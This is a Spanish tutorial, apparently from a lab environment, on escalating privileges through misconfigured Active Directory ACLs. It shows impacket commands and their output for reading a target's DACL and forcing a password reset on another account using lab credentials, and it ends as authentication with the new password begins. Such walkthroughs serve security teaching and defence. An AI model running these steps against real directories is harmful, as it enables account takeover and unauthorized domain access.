
El abuso de permisos ACL aprovecha permisos mal configurados sobre objetos de
Active Directory. Con el permiso correcto, el atacante modifica una cuenta o un
grupo y escala privilegios. No necesita exploit ni malware: usa operaciones
normales del directorio.
Cada permiso de una ACL es una función administrativa legítima.
Windows no revisa cómo se combinan esos permisos entre objetos.
Quien tiene permiso sobre un objeto puede modificarlo: su contraseña, su dueño,
su lista de permisos o sus atributos.
El atacante encadena permisos pequeños hasta alcanzar una cuenta privilegiada.
Ejemplo: WriteDACL sobre un grupo deja concederte el permiso de añadir
miembros, te añades al grupo, y ese grupo tiene GenericAll sobre un Domain Admin.
Ningún paso rompe una regla: todo parece administración normal.
Leer la DACL del objetivo y confirmar qué derecho concede la ACE mal
configurada. Aquí una cuenta común (acluser) tiene User-Force-Change-Password
sobre otra cuenta (acltarget):
impacket-dacledit · kali
$ impacket-dacledit -action read -principal acluser -target acltarget -dc-ip 10.3.10.11 ludus.domain/domainadmin:password
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Parsing DACL
[*] Filtering results for SID (S-1-5-21-885004184-2830366101-2842672714-1606)
[*] ACE[0] info
[*] ACE Type : ACCESS_ALLOWED_OBJECT_ACE
[*] Access mask : ControlAccess (0x100)
[*] Object type : User-Force-Change-Password (00299570-246d-11d0-a768-00aa006e0529)
[*] Trustee (SID) : acluser (S-1-5-21-885004184-2830366101-2842672714-1606)
Ejercer ese derecho: resetear la contraseña del objetivo sin conocer la
anterior. La operación es administración normal del directorio, no un exploit:
impacket-changepasswd · kali
$ impacket-changepasswd ludus.domain/[email protected] -newpass 'Pwned123!' -reset -altuser ludus.domain/acluser -altpass 'Passw0rd!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Setting the password of ludus.domain\acltarget as ludus.domain\acluser
[*] Connecting to DCE/RPC as ludus.domain\acluser
[*] Password was changed successfully.
exit 0 · capturado 2026-09-30
Autenticarse ya como el objetivo con la contraseña nueva. La cuenta queda bajo
control del atacante: